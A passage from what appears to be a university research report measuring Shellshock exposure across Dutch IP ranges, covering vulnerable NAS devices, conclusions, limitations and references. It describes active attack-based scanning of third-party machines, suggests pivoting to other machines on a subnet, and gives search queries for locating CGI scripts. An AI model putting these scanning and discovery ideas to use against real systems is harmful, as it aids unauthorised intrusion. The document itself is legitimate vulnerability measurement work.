Attached Storage. Those devices are mostly owned by consumers and won't be found in (large) data centers. It is very likely that people buy such a device, install it and forget to update the firmware (regularly). A lot of QNAP NAS systems were barely changed from their default settings. The "Web Server Setup Guide" appeared a more than a dozen times in our scans. User which not change their device from the default settings are not very likely to update the firmware of the device.

In the scans a file server for distributing movies to cinemas appeared and also an Exchange mail server was found. Both this servers seemed business critical. However, this was a small minority of the vulnerable devices.

Conclusions

The main question of this research was: "How big is the threat of the Shellshock vulnerability?".

First, we showed what is possible when a computer is vulnerable. This could be anything from a simple ping command up to a full arbitrary script. We looked at which kind of systems are vulnerable for Shellshock and found out that those systems run certain old or non-updated Linux distributions. Furthermore, we scanned the TU Delft and Dutch subnet for the Shellshock bug. While scanning the TU Delft subnet we found no vulnerable machines with our method. Our scans of the range of Dutch IP addresses found almost 200 vulnerable machines on 1.5 million Web servers. The majority of the vulnerable machines could be classified as devices owned by customers.

To answer our main question: we think that the threat is not very big anymore since a lot of vulnerable machines were patched after the disclosure of the bug. However, if a system is vulnerable it should still be patched as soon as possible.

Discussion

There are several things to say about our measurement method and implementation. First, most of our measurements were active measurements. Finding vulnerable machines is a very active method. We needed to try to attack machines to check whether these attacks would succeed. We applied this in the reconstruction of the Errata Security Blog Research, as well as in our main study, finding vulnerable machines in the Netherlands (and TU Delft). Also our other preliminary research was active, trying to attack the different Linux distributions.

In principle, attacking machines to check vulnerability is an effective approach. When an attack succeeds (i.e. we receive a ping), the machine is vulnerable. In the other direction this is not always true. It could be reasonably possible that there are some machines vulnerable for Shellshock although we did not find them. This can be due to our measurement insecurities (named in the measurement scenario explanation). For example, we did use an IP range for machines in the particular subnet (a passive choice). It could be that vulnerable machines have IP's that are not in this given range. Second, given is that a web server could have disabled particular ports or CGI-bin scripts on different locations than we tested for. Finally, a few more vulnerable machines could be found by testing on all seven Shellshock exploits. However, if a machine is not vulnerable for the main exploit it is likely that it is updated and that it won't be vulnerable for the other six exploits.

The above discussion shows us merely that the results of our measurement are a real 'snapshot' of the situation. This will also be an influence for people that want to reuse our measurement method / results. However, adapting the research in any way won't change this fact. People can update their machines at any moment.

Also, some parts of the research could be expanded. In our Errata Security Blog reconstruction, we could also check machines for vulnerability for the other six exploits of Shellshock. Although the major purpose of this preliminary research was to look whether we could easily attack machines, this could lead to some new results and conclusions.

Second, one could look into other ways to take over machines using Shellshock. This research differs somehow from our research question, but is a measurement that involves Shellshock. For example, one can use a vulnerable machine to try to take over other machines in the same subnet.

Regarding our results, it would have been nice to couple the results of our preliminary researches more with the results of our main study. Unfortunately this was not possible. First, the results of the Errata Security Blog were a little 'disappointing'. Second, because of our stepwise approach to find vulnerable machines, we did not focus on the details of the found machines – why we couldn't couple our results to the Linux distro's. From this, the preliminary research was merely used to get acquainted with Shellshock rather than to directly support us in our main study.

Our measurement method uses a list of common endpoints and tries them all. This doesn't find custom implementations. To find these scripts a crawler must be implemented or search engines like shodanhq.com or google.com can be used. For instance, searching for "ext:cgi" in google returns url's for files with the extension ".cgi". Searching for "inurl:cgi-bin" finds URLs with cgi-bin in them. However, Google itself implements crawler protection which makes it difficult to extract these URLs.

It's also more difficult to contain a scan to servers that reside in 1 country. Using these methods to search for shellshock will probably find more vulnerable systems.

References

- [1]: Heartbleed Bug, Heartbleed, 2014, http://heartbleed.com/ (29-01-2015)
- [2]: RedHat, 2015, http://www.redhat.com/en (27-01-2015)
- [3]: OpenBSD manual pages, OpenBSD, 2015, http://www.openbsd.org/cgi-bin/man.cgi/OpenBSD-current/man5/sshd_config.5?query=sshd_config (26-01-2015)
- [4]: Qmail is a vector for CVE-2014-6271 (bash "shellshock"), Gossamer Threads, 2014, http://www.gossamer-threads.com/lists/qmail/users/138578 (26-01-2015)
- [5]: Shellshock (Software Bug), (last edited) 21-12-2014, http://en.wikipedia.org/wiki/Shellshock_(software_bug) (10-01-2015)
- [6]: Shellshock makes Heartbleed look Insignifican, ZDNet, 29-09-2014, http://www.zdnet.com/article/shellshock-makes-heartbleed-look-insignificant/ (10-01-2015)
- [7]: Hackers are already using he Shellshock bug to launch Botnet Attacks, WIRED, 25-09-2014, http://www.wired.com/2014/09/hackers-already-using-shellshock-bug-create-botnets-ddos-attacks/ (10-01-2015)
- [8]: Bash 'shellshock' scan of the Internet, Errata Security, 24-09-2014, http://blog.erratasec.com/2014/09/bash-shellshock-scan-of-internet.html#.VLaGeyuG-q1 (10-12-2014)
- [9]: "Inside Shellshock: How hackers are using it to exploit systems", CloudFlare, 30-09-2014, https://blog.cloudflare.com/inside-shellshock/ (10-05-2015)
- [10]: Port scanner, Wikipedia, the free encyclopedia, 2014-12-31, http://en.wikipedia.org/wiki/Port_scanner#Legal_implications (29-01-2015)
- [11]: Legal Issues, Nmap Network Scanning, http://nmap.org/book/legal-issues.html (29-01-2015)
- [12]: Ok, shits real. Its in the wild... src:162.253.66.76, GitHubGist, 2014, https://gist.github.com/anonymous/929d622f3b36b00c0be1 (28-01-2015)
- [13]: Linux/Bash0day alias Shellshock alias Bashdoor, KernelMode, 2014, http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3505#p23987 (29-01-2015)
- [14]: Port scanning /0 using insecure embedded devices, Internet Census 2012, 2012, http://internetcensus2012.bitbucket.org/paper.html (25-01-2015)
- [15]: Usage of operating systems for websites, W3Techs, 2015, http://w3techs.com/technologies/overview/operating_system/all (15-01-2015)
- [16]: Shellshock Bash Vulnerability Tester, Shellshock, 2014, https://shellshocker.net/ (04-12-2014)
- [17]: About OS X bash Update 1.0, Apple Site, http://support.apple.com/nl-nl/HT6495 (29-09-2014)
- [18]: Masscan, Github, 2014, https://github.com/robertdavidgraham/masscan (10-01-2015)
- [19]: The scanner for the shellshock scan, GitHubGist, 2015, https://gist.github.com/harmjan/36bee37f40c0d7a0854b (28-01-2015)
- [20]: Major IP Address Blocks For Netherlands, NirSoft, 2015, http://www.nirsoft.net/countryip/nl.html (29-01-2015)

Topic revision: r58 - 30 Jan 2015 - 10:40:06 - PaulMarcelis